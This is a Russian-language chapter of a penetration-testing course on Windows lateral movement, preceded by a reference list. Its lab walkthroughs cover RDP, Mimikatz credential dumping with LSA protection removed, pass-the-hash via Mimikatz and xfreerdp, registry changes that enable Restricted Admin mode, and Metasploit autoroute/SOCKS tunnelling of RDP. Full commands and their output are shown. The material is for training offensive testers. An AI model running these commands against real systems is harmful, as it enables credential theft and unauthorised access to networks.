**[65]** (Microsoft, 2019), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/b8b414d9-f1cd-4191-bb6b-87d09ab2fd83
**[66]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/rpcndr/nf-rpcndr-ndrclientcall2
**[67]** (Lee Christensen, 2018), https://github.com/leechristensen/SpoolSample
**[68]** (Vincent Le Toux, 2018), https://github.com/vletoux/SpoolerScanner
**[69]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/standard/io/file-path-formats
**[70]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids
**[71]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-createprocesswithtokenw
**[72]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/winnt/ne-winnt-security_impersonation_level
**[73]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/winnt/ne-winnt-token_type
**[74]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/processthreadsapi/ns-processthreadsapi-startupinfoa
**[75]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/ns-processthreadsapi-process_information
**[76]** (Clément Labro, 2020), https://github.com/itm4n/PrintSpoofer
**[77]** (Alex Ionescu, 2020), https://windows-internals.com/faxing-your-way-to-system/
**[78]** (Microsoft, 2009),
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787851(v=ws.10)?redirectedfrom=MSDN
**[79]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/com/component-object-model-com-portal
**[80]** (@decoder_it, 2020), https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/
**[81]** (@decoder_it, 2019), https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/
**[82]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/winrm/portal
**[83]** (Rapid7, 2015), https://github.com/rapid7/meterpreter/blob/master/source/extensions/incognito/incognito.c
**[84]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-impersonateloggedonuser
**[85]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-kerberos
**[86]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Kerberos_(protocol)
**[87]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/secauthn/key-distribution-center
**[88]** (Skip Duckwall, Benjamin Delpy, 2014),
https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf
**[89]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/ad/service-principal-names
**[90]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection
**[91]** (Benjamin Delpy, 2020), https://github.com/gentilkiwi/mimikatz
**[92]** (Benjamin Delpy, 2020), https://github.com/gentilkiwi
**[93]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/secauthz/privilege-constants
**[94]** (Kevin Joyce, 2019), https://blog.stealthbits.com/wdigest-clear-text-passwords-stealing-more-than-a-hash/
**[95]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard
**[96]** (Alex Ionescu, 2014), http://www.nosuchcon.org/talks/2014/D3_05_Alex_ionescu_Breaking_protected_processes.pdf
**[97]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection
**[98]** (Rapid7, 2017), https://blog.rapid7.com/2017/01/27/weekly-metasploit-wrapup-2/
**[99]** (Microsoft, 2018), https://docs.microsoft.com/en-us/visualstudio/debugger/using-dump-files?view=vs-2019
**[100]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sysinternals/downloads/procdump
**[101]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/minidumpapiset/nf-minidumpapiset-minidumpwritedump
**[102]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/minidumpapiset/ne-minidumpapiset-minidump_type
**[103]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.getprocessesbyname?view=netframework-4.8
**[104]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process?view=netframework-4.8
**[105]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess
**[106]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea
**[107]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.io.filestream?view=netframework-4.8
**[108]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.io.filemode?view=netframework-4.8
**[109]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.safehandle.dangerousgethandle?view=netframework-4.8
**[110]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.safehandle?view=netframework-4.8

# Глава 13. Латеральное перемещение в Windows

Получение доступа к клиентской рабочей станции или серверу - только первый шаг в типичном тесте на проникновение. После первоначального доступа наша цель - скомпрометировать больше активов организации: либо получить более привилегированный доступ, либо добраться до конфиденциальной информации. Конкретный план действий определяется целями теста.

Мы часто используем техники латерального перемещения, чтобы компрометировать дополнительные машины внутри целевой сети. Например, можно продолжить фишинговую кампанию с уже скомпрометированного клиента, пытаясь отправлять письма из внутренней учётной записи, которая не проходит внешние проверки безопасности и может вызывать больше доверия. Другой подход - найти и проэксплуатировать уязвимое ПО на внутренних серверах, поскольку такие серверы могут обновляться реже, чем серверы, напрямую доступные из Интернета. Иногда можно даже повторно использовать украденные учётные данные для получения доступа к дополнительным системам.

Хотя против Windows-инфраструктуры можно применить множество техник латерального перемещения, большинство из них опираются на повторное использование NTLM-хэша или Kerberos-билета. Самые ценные техники одинаково хорошо работают против рабочих станций и серверов.

В этом модуле мы сосредоточимся на нескольких техниках латерального перемещения на базе Windows, которые не зависят от конкретных уязвимостей ПО. Каждая техника предлагает определённый элемент скрытности и может повысить наш уровень доступа.

Существует лишь несколько известных техник латерального перемещения против Windows, повторно использующих украденные учётные данные, например PsExec,[1] WMI,[2] DCOM[3] и PSRemoting.[4] Большинство этих техник существуют годами, хорошо известны и превращены в готовое оружие.[5] Некоторые требуют учётные данные в открытом виде, а другие работают только с хэшем пароля. Обычно все они требуют локального административного доступа к целевой машине.

Начнём со злоупотребления протоколом удалённого рабочего стола Windows (Windows Remote Desktop Protocol, RDP).[6] Затем опишем технику PsExec, которая позволит создать собственную реализацию, немного более скрытную.

## 13.1 Протокол удалённого рабочего стола

RDP - это многоканальный сетевой протокол, разработанный Microsoft и используемый для коммуникации между серверами терминалов (Terminal Servers) и их клиентами. Он широко применяется во многих корпоративных средах для удалённого администрирования через встроенное в Windows приложение подключения к удалённому рабочему столу (Remote Desktop Connection). Это также может служить отличным инструментом латерального перемещения, который будет сливаться с обычным сетевым поведением организации.

В следующих разделах мы обсудим различные RDP-атаки, включая злоупотребление стандартными RDP-сессиями, атаку pass-the-hash, проксирование RDP и кражу учётных данных в открытом виде.

### 13.1.1 Латеральное перемещение с RDP

Хотя RDP был разработан для системных администраторов, атакующие тоже могут злоупотреблять им. Например, если мы получили учётные данные доменного пользователя в открытом виде, а этот пользователь является локальным администратором целевой машины, можно просто использовать `mstsc.exe`, встроенное RDP-приложение, чтобы получить доступ к этой машине.

Продемонстрируем это. Подключимся к Windows 10-клиенту как пользователь `dave` с нашей Kali-машины через `rdesktop`. Оттуда запустим `mstsc.exe` и подключимся к `appsrv01`, как показано на рисунке 231.




Рисунок 231: Обычный вход через RDP

После подключения мы получаем управление рабочим столом `appsrv01`. Очевидно, это отличный инструмент латерального перемещения, хотя в данном случае мы опирались на учётные данные в открытом виде, поскольку инструмент не принимает хэши паролей. Однако эта техника сливается с нормальными паттернами сетевого трафика, что может помочь избежать обнаружения.

Подключение к рабочей станции через удалённый рабочий стол отключит любую существующую сессию. Флаг `/admin` позволяет подключиться к административной сессии, которая не отключает текущего пользователя, если вход выполняется тем же пользователем.

Когда создаётся RDP-подключение, NTLM-хэши остаются в памяти на протяжении всей сессии. Сессия не завершается без корректного выхода из системы (logout), а значит простое отключение от сессии оставит хэши в памяти. Это создаёт поверхность атаки, где мы можем собрать учётные данные, если скомпрометируем машину.

Посмотрим, как учётные данные пользователя `dave` обрабатываются на целевой машине `appsrv01`. Если запустить `C:\Tools\mimikatz.exe` из административной консоли, отключить защиту LSA (`!processprotect`) и выгрузить учётные данные (`sekurlsa::logonpasswords`), мы найдём NTLM-хэш пользователя `dave`:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 532 -> 00/00 [0-0-0]
```

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2225141 (00000000:0021f3f5)
Session           : RemoteInteractive from 2
User Name         : dave
Domain            : corp1
Logon Server      : DC01
Logon Time        : 3/18/2020 3:02:47 PM
SID               : S-1-5-21-1364860144-3811088588-1134232237-2102
        msv :
         [00000003] Primary
         * Username : dave
         * Domain   : corp1
         * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
         * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
         * DPAPI    : 6904835e1ba09b07bbef109c34d515d6
...
```

Листинг 602 - Учётные данные NTLM в памяти после входа через RDP

В этом случае мы ожидали увидеть эти кэшированные учётные данные. Это означает, что если нам удастся скомпрометировать активно используемый сервер, например промежуточный сервер (jump server), мы также сможем выгрузить любые такие кэшированные учётные данные.

Этот пример демонстрирует сценарий интерактивного входа.[7] Поскольку мы выполнили его через RDP с другой машины, он также считается удалённым входом. Как упоминалось ранее, для всех интерактивных входов требуются учётные данные в открытом виде. Пытаясь помешать атакующим красть учётные данные на скомпрометированном сервере, Microsoft представила RDP с режимом ограниченного администратора (restricted admin mode),[8] который позволяет системным администраторам выполнять сетевой вход через RDP. Сетевой вход не требует учётных данных в открытом виде и не хранит их в памяти, фактически отключая единый вход (single sign-on). Такой тип входа часто используется служебными учётными записями.

Режим ограниченного администратора можно использовать, передав аргумент `/restrictedadmin` в `mstsc.exe`. Когда мы передаём этот аргумент, текущая сессия входа (login session) используется для аутентификации сессии, как показано на рисунке 232. Обратите внимание, что для этой операции мы не вводим пароль.




Рисунок 232: Вход через RDP с режимом ограниченного администратора

Поскольку мы вошли как доменный пользователь dave, сетевой вход (network login) выполняется от имени этого пользователя. Это даёт нам RDP-сессию как dave на appsrv01. Если открыть административную командную строку и снова запустить Mimikatz, можно попытаться выгрузить NTLM-хэш:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
...

Authentication Id : 0 ; 2225141 (00000000:0021f3f5)
Session           : RemoteInteractive from 2
User Name         : dave
Domain            : corp1
Logon Server      : DC01
Logon Time        : 3/18/2020 3:02:47 PM
SID               : S-1-5-21-1364860144-3811088588-1134232237-2102
        msv :
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :
...
```

Листинг 603 - NTLM-хэш отсутствует для пользователя dave

Поскольку мы использовали режим ограниченного администратора, учётные данные не были кэшированы, что помогает снизить риск их кражи. Режим ограниченного администратора по умолчанию отключён, но настройкой можно управлять через запись реестра DisableRestrictedAdmin по следующему пути:

```
HKLM:\System\CurrentControlSet\Control\Lsa
```

Листинг 604 - Путь реестра для DisableRestrictedAdmin

Хотя режим ограниченного администратора защищает от кражи учётных данных на цели, теперь становится возможна атака pass-the-hash при латеральном перемещении с mstsc.

Чтобы продемонстрировать это, выполним латеральное перемещение с Windows 10-клиента на appsrv01 как доменный пользователь admin, злоупотребляя NTLM-хэшем. Предположим, что NTLM-хэш пользователя admin у нас уже есть, а на Windows 10-клиенте мы вошли как пользователь dave. Затем можно запустить Mimikatz из административной консоли и использовать команду pth, чтобы запустить процесс mstsc.exe в контексте пользователя admin:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:admin /domain:corp1 /ntlm:2892D26CDF84D7A70E2EB3B9F05C425E /run:"mstsc.exe /
    restrictedadmin"
user    : admin
domain  : corp1
program : mstsc.exe /restrictedadmin
impers. : no
NTLM    : 2892d26cdf84d7a70e2eb3b9f05c425e
  |  PID  9500
  |  TID  9420
  |  LSA Process is now R/W
  |  LUID 0 ; 39684671 (00000000:025d8a3f)
  \_ msv1_0   - data copy @ 0000024C0DD4CCA0 : OK !
  \_ kerberos - data copy @ 0000024C0DDC19B8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
```

```
 \_ rc4_md4           OK
 \_ rc4_hmac_nt_exp   OK
 \_ rc4_hmac_old_exp  OK
\_ *Password replace @ 0000024C0E0BF748 (32) -> null
```

Листинг 605 - Запуск процесса mstsc.exe в контексте пользователя admin

Когда команда завершается, открывается экземпляр `mstsc`, как показано на рисунке 233.




Рисунок 233: Вход через RDP с режимом ограниченного администратора как admin

Нажатие `Connect` открывает RDP-сессию на `appsrv01` как `admin`, обеспечивая латеральное перемещение с помощью встроенного RDP-клиента Windows, имея только NTLM-хэш.

Хотя мы открыли сессию как `admin`, диалог предполагает, что мы аутентифицируемся как `dave`. Эта ошибка возникает из-за атаки pass-the-hash через Mimikatz.

Как упоминалось ранее, режим ограниченного администратора не включён по умолчанию. Однако если у нас есть хэш пароля локальной учётной записи на целевой машине, можно включить его, чтобы использовать RDP-подключение к этой цели.

Чтобы продемонстрировать это, сначала отключим режим ограниченного администратора на нашей цели `appsrv01`. Сделаем это из RDP-сессии как пользователь `admin`, которую мы только что создали, выполнив PowerShell-команду из листинга 606.

```
Remove-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin
```

Листинг 606 - Удаление ключа реестра, необходимого для режима ограниченного администратора

Когда режим ограниченного администратора отключён, проверим, что войти больше нельзя: сначала выйдем из RDP-сессии на `appsrv01`, а затем сразу перезапустим её из Mimikatz. После нажатия `Connect` появляется сообщение об ошибке, показанное на рисунке 234, которое указывает, что режим ограниченного администратора отключён:




Рисунок 234: Вход через RDP с режимом ограниченного администратора заблокирован

На этом этапе мы можем полностью продемонстрировать латеральное перемещение. Чтобы снова включить режим ограниченного администратора, сначала запустим локальный экземпляр PowerShell на Windows 10-машине в контексте пользователя `admin` с помощью Mimikatz.

```
mimikatz # sekurlsa::pth /user:admin /domain:corp1 /ntlm:2892D26CDF84D7A70E2EB3B9F05C425E /run:powershell
user    : admin
domain  : corp1
program : powershell
impers. : no
NTLM    : 2892d26cdf84d7a70e2eb3b9f05c425e
  |  PID  4312
  |  TID  9320
  |  LSA Process was already R/W
  |  LUID 0 ; 39872945 (00000000:026069b1)
  \_ msv1_0   - data copy @ 0000024C0DD4C700 : OK !
  \_ kerberos - data copy @ 0000024C0DDC1C88
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
  \_ *Password replace @ 0000024C0E0C13F8 (32) -> null
```

Листинг 607 - Pass-the-hash для запуска PowerShell в контексте пользователя admin

Из этого приглашения PowerShell используем командлет `Enter-PSSession` и передадим имя хоста `appsrv01` как аргумент `-Computer`. Это предоставит доступ к оболочке нашей целевой машины. Имея этот доступ, создадим запись реестра, как показано в листинге 608.

```
PS C:\Windows\system32> Enter-PSSession -Computer appsrv01

[appsrv01]: PS C:\Users\admin\Documents> New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -
    Name DisableRestrictedAdmin -Value 0

DisableRestrictedAdmin : 0
PSPath                 : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentCont
                         rolSet\Control\Lsa
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentCont
                         rolSet\Control
PSChildName            : Lsa
PSDrive                : HKLM
PSProvider             : Microsoft.PowerShell.Core\Registry

[appsrv01]: PS C:\Users\admin\Documents> Exit
PS C:\Windows\system32>
```

Листинг 608 - Включение режима ограниченного администратора

Настройка режима ограниченного администратора обновляется мгновенно, и мы снова можем использовать её для получения доступа к цели.

Стоит отметить, что RDP-клиент `xfreerdp`,[9] установленный в Kali по умолчанию, также поддерживает подключения ограниченного удалённого администратора (restricted remote admin connections). Можно продемонстрировать предыдущий пример командой, показанной в листинге 609. Помните, что целевой RDP-порт должен быть доступен с нашей атакующей машины Kali.

```
kali@kali:~$ xfreerdp /u:admin /pth:2892D26CDF84D7A70E2EB3B9F05C425E /v:192.168.120.6 /cert-ignore
[16:53:44:361] [9749:9750] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
...
```

Листинг 609 - Pass-the-hash с xfreerdp

Это даёт нам тот же доступ к графическому интерфейсу, что раньше был из Windows, но на этот раз напрямую из Kali и без пароля в открытом виде.

В этом разделе мы обсудили разные способы использования удалённого рабочего стола для латерального перемещения: как обычным методом, так и через режим ограниченного администратора с NTLM-хэшем. Далее рассмотрим более продвинутые методы.

#### 13.1.1.1 Упражнения

1. Войдите на Windows 10-клиент как доменный пользователь `offsec`. Используйте Mimikatz для pass-the-hash и создайте процесс `mstsc` с включённым режимом ограниченного администратора в контексте пользователя `dave`.
2. Повторите шаги по отключению режима ограниченного администратора, а затем снова включите его как часть атаки через удалённое взаимодействие PowerShell (PowerShell remoting).

### 13.1.2 Обратное проксирование RDP с Metasploit

Наличие доступа к графическому интерфейсу скомпрометированной машины может значительно упростить постэксплуатационные действия. Однако существует множество защитных механизмов, которые могут усложнить этот подход. В этом разделе мы используем обратное проксирование для доступа к машинам, защищённым периметровыми файрволами и конфигурациями трансляции сетевых адресов (Network Address Translation, NAT).[10]

NAT обычно реализуется на периметровом файрволе компании и разделяет внутренние и внешние IP-адреса. По замыслу это не позволяет нам получать доступ к внутренним машинам из Интернета. Например, если мы скомпрометировали внутреннюю рабочую станцию через фишинговую атаку, как показано на рисунке 235, мы не сможем получить сессию удалённого рабочего стола на этой системе, даже если у нас есть учётные данные в открытом виде. Однако мы могли бы установить исходящее сетевое подключение со скомпрометированного внутреннего клиента к нашей атакующей машине и использовать это подключение как туннель для другого трафика, например RDP-сессии.




Рисунок 235: Прямой доступ к внутренним компьютерам из Интернета заблокирован

Это, конечно, не новая техника, но сама концепция и реализация могут быть несколько сложными. Рассмотрим несколько решений. Сначала используем встроенную функцию обратного прокси (reverse proxy) в Meterpreter, а затем покажем самостоятельное решение.

Обратите внимание: в лабораторной работе этого модуля нет NAT или файрвола, и мы используем обратное туннелирование (reverse tunneling), чтобы продемонстрировать и отработать концепцию.

Для начала у нас должна быть установленная оболочка на целевой системе, которой в данном случае является Windows 10-клиент. Чтобы сымитировать компрометацию, войдём на машину как пользователь `admin` и повторно используем уже знакомые PowerShell- или C#-приёмы для запуска 64-битного поэтапного Meterpreter-агента, который подключится к нашей атакующей машине Kali.

Когда Meterpreter-сессия активна, отправим её в фон и переключимся на модуль `multi/manage/autoroute`.[11] Это позволит настроить обратный туннель через Meterpreter-сессию и использовать его с SOCKS-прокси,[12] как показано в листинге 610.

```
msf5 exploit(multi/handler) > use multi/manage/autoroute

msf5 post(multi/manage/autoroute) > set session 1
session => 1

msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against CLIENT
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.120.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

```
msf5 post(multi/manage/autoroute) > use auxiliary/server/socks4a

msf5 auxiliary(server/socks4a) > set srvhost 127.0.0.1
srvhost => 127.0.0.1

msf5 auxiliary(server/socks4a) > exploit -j
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
```

Листинг 610 - Autoroute и SOCKS-прокси в Metasploit

Модуль `autoroute` создаёт обратный туннель и позволяет направлять сетевой трафик в нужную подсеть.

Поскольку в этой лабораторной работе нет файрвола или NAT, туннель не требуется, но мы всё равно можем отработать концепции.

Можно использовать локальное прокси-приложение вроде Proxychains,[13] чтобы принудительно отправлять TCP-трафик через TOR- или SOCKS-прокси. Настроим его, добавив IP и порт SOCKS4-прокси в конфигурационный файл (`/etc/proxychains.conf`):

```
kali@kali:~$ sudo bash -c 'echo "socks4 127.0.0.1 1080" >> /etc/proxychains.conf'
```

Листинг 611 - Настройка Proxychains для обратного туннеля

После настройки Proxychains запустим его вместе с `rdesktop` и передадим внутренний IP-адрес, как показано в листинге 612.

```
kali@kali:~$ proxychains rdesktop 192.168.120.10
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselecting keyboard map 'en-us' from locale
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.120.10:3389-<><>-OK
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.120.10:3389-<><>-OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by
    the user to trust this specific certificate.
Connection established using SSL.
```

Листинг 612 - Удалённый рабочий стол проксируется через туннель

После выполнения команды RDP-подключение устанавливается через SOCKS-прокси из Meterpreter-сессии, что позволяет получить сессию удалённого рабочего стола на внутреннем клиенте. Маршрут, созданный Meterpreter, также позволяет обращаться к любому другому компьютеру в этой внутренней сети.

Proxychains можно использовать со многими другими приложениями. Например, можно использовать Nmap для внутреннего сетевого сканирования или Firefox для просмотра внутренних веб-сайтов.

В этом разделе мы использовали прокси-функциональность Metasploit для настройки обратного туннеля. Далее используем для этого самостоятельный инструмент.

### 13.1.2.1 Упражнение

1. Настройте обратный туннель с Metasploit и получите RDP-доступ к Windows 10-клиенту.

### 13.1.3 Обратное проксирование RDP с Chisel

